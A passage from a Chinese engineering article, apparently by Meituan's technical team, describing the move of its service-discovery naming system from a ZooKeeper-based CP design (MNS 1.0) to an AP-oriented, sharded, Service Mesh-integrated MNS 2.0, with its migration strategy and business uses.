- **可用性**：公司业务持续高速增长，很多都需要进行跨地域的部署。在 MNS 1.0 架构下，地域之间的专线如果断连，会发生一个地域命名服务整体不可用的情况；其次，强一致组件存在单点问题，Leader 出现故障，整个集群中断服务；另外，在多客户端和大数据传输的命名服务场景下，CP 系统恢复困难，RTO 达到小时级别。MNS 1.0 曾经出现过后端集中式组件单机连接超过十万且活跃链接数过半的情况，出现问题之后，现场恢复的负荷可想而知，这些都给命名系统的可用性带来很大的风险。
- **扩展性**：相对于需要支持的业务数量，MNS 1.0 整体平行扩展能力不足。MNS-ZK 的单集群规模上限不超过 300（实际只能达到 250 左右，这与 ZooKeeper 内部的 myid 等机制有关），否则同步性能会急剧恶化；其次，集群写入不可扩展，参与写入节点越多性能越差；另外，服务信息快照在固定的时间片内持续增长，增加 IO 压力的同时也延长了迁移的同步时间。而扩展性上的短板，导致 MNS 1.0 难以应对突发的流量洪峰，易出现“雪崩”。
- **性能**：写入操作受 CP 属性限制，串行性能较低。MNS-ZK 整体到 7000 左右的写量就已接近上限。其次，在热点服务场景下，数据分发较慢，这跟数据粒度较粗也有一定关系。而数据粒度粗、量大，也会在组件间传输消息时，导致临时对象频繁生成，引起 GC。另外，MNS 1.0 的后端集群负载还存在均衡性问题，一是因为原架构中缺乏集中管控服务，无法进行动态的集群与数据拆分伸缩，二是因为强一致属性下，集群节点间基于 Session 的迁移现场较重，很容易因一个节点挂掉而引起连锁反应。




图 3　命名服务应该是 AP 系统

从可用性、扩展性、性能等三个方面，MNS 1.0 暴露出很多的问题，究其根源，原来的命名服务作为一个 CP 系统，为获得“数据一致性”而牺牲了部分情况下的可用性。其实，对于命名服务而言，一致性并没有这么重要，最多是调用方在一定时间内调多了或调漏了服务方而已，这个后果在不可靠网络的大前提下，即使命名服务没有出现问题，也可能经常会出现。借助端的自我检查调整机制，其影响可以说微乎其微。而另一方面，如果是一个机房或一个地域的调用方和服务方没有问题，但是因为这个区域和命名服务主集群断开了链接，从而导致本域内不能互调，这个就显得不太合理了。

所以总结一下，我们认为，**命名服务的本质是建立和增强服务本身的连通性，而不是主动去破坏连通性**。命名服务本质上应该是一个 AP 系统。

其实，业界对命名服务 AP/CP 模式都有相应实现和应用，很多企业使用 CP 模式，原因可能有以下几点：

- 架构行为简单：CP 系统在出现分区时行为比较简单，冷冻处理，粗暴但相对不容易出错。
- 启动门槛低：一些成熟的开源一致性组件，比如 ZK、etcd 都是 CP 系统，能够开箱即用，在数据规模可控的情况下，基本能够满足企业的需求。

另外，我们了解到，一些公司使用特殊的方式弱化了这个问题，比如将 CP 系统进一步拆分到更小的域中（比如一个 IDC），缩小分区的粒度，而全局有多个 CP 系统自治。当然，这个可能跟调用方服务方的跨度限制或者说调用配套部署有关系，但也有可能带来更复杂的问题（比如 CP 系统之间的数据同步），这里就不做详细的讨论了。

除去 MNS 1.0 本身的架构缺陷，我们还需要面临另一个问题，当初在项目启动时，云原生尚处于起步阶段，而如今，一些基于云原生理念兴起的网络基础设施，尤其是 Service Mesh 在美团快速发展，也需要 MNS 进行改造去适配新的流量通道和管控组件，这也是此次 MNS 2.0 演进的目标之一。

综上，我们以 AP 化、Mesh 化为主要目标，正式开始了从 MNS 1.0 向 MNS 2.0 的演进。

三、MNS 2.0

1. 整体架构




图 4　MNS 2.0 整体架构

MNS 2.0 的整体架构自上而下主要分为四层：

- 业务系统层：这一层与 MNS 1.0 架构类似，依然是嵌入到业务系统中的 SDK 或框架，但是不再感知服务列表和路由计算，从而变得更加的轻薄。
- 代理接入层：这一层主要变化是加入了 Service Mesh 的 Sidecar 和 MNS-API。前者将命名服务的部分链路接入 Mesh；后者为 MNS 增加了更丰富的 HTTP 调用，帮助一些没有使用 SDK 或框架的业务快速接入到命名服务。整个代理接入层的改造使得 MNS 对接入业务更加亲和。
- 控制服务层：新增注册中心控制服务，这也是 MNS 2.0 的核心。主要分为以下三个模块：
  - 网关管控模块：提供集中式的鉴权、限流 / 熔断、统计等 SOA 服务化的管控能力，同时避免海量代理组件直连存储层。
  - 数据分发模块：数据的通道，包括注册数据的上传、订阅数据的下发，可进行精细化数据拆分和平行扩展来适配热点服务。
  - 变更捕获模块：服务注册发现的审计，包括对第三方系统进行事件通知和回调，支持多元化的服务数据营运需求。
  - 另外，控制服务层还包括全链路 SLA 监控等新的子模块，以及健康检查 Scanner 这样的传统 MNS 组件。
- **数据存储层**：我们进一步丰富了命名服务的存储和分发介质，提高了数据层的整体性能。主力存储使用 K/V 存储系统（美团 Cellar 系统）替代 MNS-ZK，有效地提高了数据的吞吐能力，支持网络分区后的数据读写以及宕机灾备，同时保留 ZK 做一些轻量级的 Notify 功能。新增的关系型数据库和消息队列（美团 Mafka 系统），配合控制层的变更捕获模块，提供更方便的数据挖掘结构和外部扇出。

旁路于上面 4 层的是外部营运设施，主要是业务端的可视化 Portal，用户可以在上面对自身服务进行监控和操作，美团的基础研发部门也可以在上面进行一些集中式的管控。

综上所述，MNS 2.0 整体架构在兼容 1.0 的前提下，重点变化是：新增了控制服务层并对底层存储介质进行拆解。下面，我们来看一下服务注册发现功能在 MNS 2.0 中的实现流程：




图 5　MNS 2.0 中的服务注册发现流程

1. **服务注册**：代理接入层透传业务注册请求，经过控制服务层的管控模块（Gateway）一系列 SOA 和审计流程后，写入注册数据到存储层。
2. **数据感知**：控制服务监听数据变动，服务注册写入新信息后，分发模块（Delivery）更新内存中的缓存，数据流经过捕获模块（CDC）将注册信息关系化后存储到 DB。
3. **服务发现**：代理层请求经过控制服务的管控模块（Gateway）效验后，从分发模块（Delivery）的缓存中批量获取服务端注册信息。Cache Miss 场景时从存储层读取数据。
4. **外部交互层**：外部系统当下通过代理层接入整个 MNS 体系，避免直连存储带来的各类风险问题。未来，营运平台可直接使用准实时 DB 数据，以 OLAP 方式进行关系化数据的分析。

接下来，我们一起来看下 MNS2.0 的主要演进成果。

2. 演进成果

2.1 流量洪峰 & 平行扩展

流量洪峰对于不同领域而言有不同的时段。对于 O2O 领域比如美团来说，就是每天中午的外卖高峰期，然后每天晚上也会有酒旅入住的高峰等等。当然，基于其它的业务场景，也会有不同的高峰来源。比如通过“借势营销”等运营手段，带来的高峰量可能会远超预期，进而对服务造成巨大的压力。

图 6　流量洪峰

MNS 1.0 受制于 MNS-ZK 集群数量上限和强一致性的要求，无法做到快速、平行扩展。MNS 2.0 的数据存储层重心是保证数据安全读写和分布式协调，在扩展能力层面不应该对其有太多的要求。MNS 2.0 的平行扩展能力主要体现在控制服务层，其具体功能包括以下两个方面：

集群分片：控制服务提供全量注册数据的分片能力，解决命名服务单独进行大集群部署时不能进行业务线隔离的风险。MNS-Control 网关模块分为 Master 和 Shard 等两类角色，协作提供大集群分片能力。

- **Master**：维护服务注册信息与各个分片集群（Shard）的映射关系，向代理层组件提供该类 Meta 数据。Master 接收各个 Shard 集群事件，新增、清理 Shard 中维护的注册信息。

- **Shard**：数据分片自治向代理组件提供服务注册 / 发现功能，实现按业务线隔离命名服务，同时按照 Master 发出的指令，调整维护的注册信息内容。
- **Services**：业务服务通过代理组件接入 MNS，代理组件启动时通过与 Master 的交互，获知归属的 Shard 集群信息以及 Fallback 处理措施。此后 Agent 只与业务线 Shard 进行命名数据交互，直到 Shard 集群不可用，重新执行“自发现”流程。
- **Fallback 措施**：设置一个提供全量服务信息的默认 Shard 集群，当业务线 Shard 异常时。一方面，Agent 重启“自发现”流程，同时将命名请求重定向到默认的 Shard 集群，直到业务线 Shard 恢复后，流量再切回。




图 7　控制服务数据分片示意图

网络分区可用：MNS 1.0 阶段，网络分区对可用性的影响巨大，分区后 MNS-ZK 直接拒绝服务。新架构将存储迁移到 KV 系统后，在网络专线抖动等极端情况下，各区域依然能正常提供数据读取功能。同时，我们与公司存储团队共建 C++ SDK 的地域就近读写功能。一方面，提高跨域服务注册发现的性能，另一方面，实现了网络分区后，各区域内命名服务可读、可写的目标，提高了系统的可用性，整个命名服务对网络的敏感度降低。





图 8　命名服务的平行扩展

目前，控制服务层在平行扩缩容时间和集群原地恢复时间等方面，都达到了分钟级，集群也没有节点上限，从而能够有效应对突发的流量，防止服务出现“雪崩”。

2.2 推送风暴 & 性能提升

另一个典型的场景是推送“风暴”，在服务集中发布、出现网络抖动等情况下，会导致命名服务出现”一横一纵”两种类型的放大效应：横向是“关注放大”，类似于社交网络中某大 V 消息需要分发给众多的粉丝，服务越核心，放大的效果越明显。纵向是“级联放大”，命名服务的上下游会逐级进行拷贝发送，甚至一级上下游会针对一个消息有多次的交互（Notify+Pull）。



$$\text{推送规模} = N\text{服务变化} \times 1\text{次放大} \times 2\text{次放大}$$

$$1000N = N \times 100 \times 10$$

图 9　命名服务领域的消息放大现象

“关注放大”和“级联放大”本身都是无法避免的，这是由系统属性决定，而我们能做的就是从两方面去平滑其带来的影响：

正面提升核心模块性能，增强吞吐、降低延迟

1. 结构化聚合注册信息：控制服务的数据分发模块，在内存中存储结构化的服务注册信息，提供批量数据的读取能力；降低多次网络 RTT 传输单个数据以及数据结构转化带来的高耗时。 2. 高并发的吞吐能力：控制服务通过无锁编程处理关键路径的竞争问题，借助应用侧协程机制，提供高并发、低延迟的数据分发功能。
2. 与存储团队共建，实现 KV 系统就近区域读写，提高命名服务的服务注册（数据写入）性能。

另外，包括前面提到的控制服务集群的平行扩展能力，其实也是整体性能提升的一种方式。

侧面疏通，区分冷热数据，降低推送的数据量，提高效能

自然界中普遍存在“80/20 法则”，命名服务也不例外。服务注册信息的结构体中元素，80% 的改动主要是针对 20% 的成员，比较典型的就是服务状态。因此，我们将单个整块的服务信息结构体，拆分为多个较小的结构体分离存储；当数据变动发生时，按需分发对应的新结构体，能够降低推送的数据量，有效减少网络带宽的占用，避免代理组件重复计算引起的 CPU 开销，数据结构变小后，内存开销也得到显著降低。

那是否需要做到完全的“按需更新”，仅推送数据结构中变动的元素呢？我们认为，完全的“按需更新”需要非常精细的架构设计，并会引入额外的计算存储开销。比如，我们需要将变动成员分开存储以实现细粒度 Watcher，或用专门服务识别变动元素然后进行推送。

同时，还要保证不同成员变动时，每次都要推送成功，否则就会出现不一致等问题。在组件计算逻辑所需的数据发生变化时，也会带来更多的改动。在命名服务这样的大

型分布式系统中，“复杂”、“易变”就意味着稳定性的下降和风险的上升。所以根据“80/20 法则”，我们进行尺度合理的冷热数据分离，这是在方案有效性和风险性上进行权衡后的结果。




图 10　冷热数据分拆推送

经过改造，MNS 2.0 相比 MNS 1.0 的吞吐能力提升 8 倍以上，推送成功率从 96% 提升到 99%+，1K 大小服务列表服务发现的平均耗时，从 10s 降低到 1s，TP999 从 90s 下降到 10s，整体优化效果非常明显。

2.3 融入 Service Mesh

在 MNS 2.0 中，我们将代理服务 SgAgent 部分注册发现功能合并到了 Mesh 数据面，其流程如下图所示：




图 11　命名服务与 Service Mesh 的融合

关于美团服务治理功能与 Service Mesh 结合的技术细节，这部分的内容，我们今年会单独做一个专题来进行分享，感兴趣的同学可以关注“美团技术团队”微信公众号，敬请期待。

2.4 无损迁移

除了上面说到的 MNS 2.0 的这些重点演进成果之外，我们还想谈一下整个命名服务的迁移过程。像 MNS 这样涉及多个组件、部署在公司几十万个机器节点上、支撑数万业务系统的大规模分布式系统，如何进行平滑的数据迁移而不中断业务正常服务，甚至不让业务感知到，是 MNS 2.0 设计的一个重点。围绕业务服务无感知、具备快速回滚能力、新 / 老体系互备数据不丢失等要求，我们设计了如下图所示的迁移流程：




图 12　MNS 2.0 的无损迁移

MNS 2.0 整体以服务为粒度进行迁移操作，设置标志位说明服务所处的状态，由接入代理层组件识别该标志做出相应的处理。标志位包括：

1. 未迁移标志：服务注册 / 发现走 MNS 1.0 的流程，注册信息存储到重构前的 MNS-ZK 中。
2. 迁移中标志：服务注册并行走 MNS 1.0 和 MNS 2.0 流程，数据同时写入新旧两个地方，服务发现执行 MNS 2.0 流程。
3. 已迁移标志：服务注册 / 发现全部走 MNS 2.0 流程，注册信息仅存储到 MNS 2.0 的数据层。该阶段无法进行平滑的回滚，是项目长期验证后最终的迁移状态。

上述可以总结为：**聚焦单个服务，阶段性迁移服务发现流量，从而达到类似系统新功能发布时“灰度上线”的能力**。当然，这个策略还涉及一些细节在其中，比如，分开存储在双写时需要重点去保证异常情况下的最终一致性等等，鉴于篇幅原因，这里就不详细展开讨论了，而且业界针对这种情况都有一些成熟的做法。

另外，我们通过优化命名服务发布系统的发版形式，实现自动化的流量灰度策略，降低了人力成本，同时构建了自动化的迁移工具、巡检工具，高效地进行自动化的数据迁移工作，能够快速巡检迁移后的链路风险，保障新 MNS 2.0 的稳定上线。

2.5 演进总结

在美团命名服务这样的大型分布式系统优化过程中，具体到架构和功能设计层面，我们也做了不少的权衡和取舍，前面我们也提到，放弃了增量式的精准变动信息推送方式。在考虑性能的前提下，也没有使用数据多维度营运能力更好的 MySQL 作为主要存取介质等等。取舍的核心原则是：改造目标时强调业务收益，落地过程中减少业务感知。

目前，MNS 2.0 主要成果如下：

- 重构了 5 个已有的核心组件，研发了 2 个全新的系统，完成公司 PaaS 层数十个服务的功能的适配改造，目前已成功迁移全公司 80% 以上的服务，且在迁移过程中无重大事故。
- RTO 从数小时降到分钟级，RPO 为 0；全链路推送耗时 TP999 从 90s 降到了 10s，推送成功率从 96% 提升到 99% 以上，基本完成了百万级别服务节点治理能力的建设。
- 集群数据按照业务线等多维度进行拆分，建立了基于分级染色的 SLA 指标和定期巡检机制，同时根据公司实际场景增加了众多的服务风控审计功能，保障了业务安全。
- 云原生方面，支持了 Service Mesh，注册发现流程融入了 Mesh 底层基础设施。

四、命名服务对业务的赋能

命名服务本身作为基础的技术中台设施，在坚持“以客户为中心”，升级自身架构的同时，也从如下几个方面对美团的多个业务进行赋能。

4.1 单元化 & 泳道

单元化（SET 化）是业界比较流行的容灾扩展方案，关于美团单元化的详细内容，可参考 OCTO 团队在本次 ArchSummit 中的另一个专题分享《SET 化技术与美团点评实践解密》。这里主要是从命名服务对单元化支撑的角度去解答这个问题。




图 13　命名服务对单元化的支持

如上图所示，业务多种来源的外网流量在通过网关进入内网后，会借助命名服务提供的能力（SDK/Agent），并按照业务自定义的核心数据维度和机器属性，给流量打上单元化标签，然后路由到标签匹配的下一跳，从而实现了单元间流量隔离。一个单元内部，从服务节点到各种存储组件，都依赖于命名服务提供的单元识别和路由能力来完成隔离，所以命名服务在单元化中主要起底层支撑的作用。目前单元化在美团的重点业务，比如外卖、配送已经建设的比较完备，通过一定的单元冗余度，能在一个单元出现问题时，切换到另一个可用的镜像单元，显著提高了业务整体可用性。

接下来，我们再来看一下泳道场景。目前泳道在美团这边主要用于业务做完代码 UT 之后的线下集成测试阶段，同时结合容器，实现一个即插即用的上下游调用环境去验

证逻辑。命名服务在其中起到的作用与单元化类似，根据泳道发布平台对机器的配置，自动编排上下游的调用关系。如下图所示：




图 14　泳道流量示意图

当下一跳存在泳道节点时，测试流量进入泳道。反之，测试流量回流到主干。每个节点重复上述过程。

4.2 平滑发布 & 弹性伸缩

命名服务另外一个重要场景是服务的平滑发布，我们与发布平台配合，控制发布流量的自动摘除与恢复，实现服务发布操作的自动化与透明化。具体流程如下图所示：




图 15　命名服务支持平滑发布

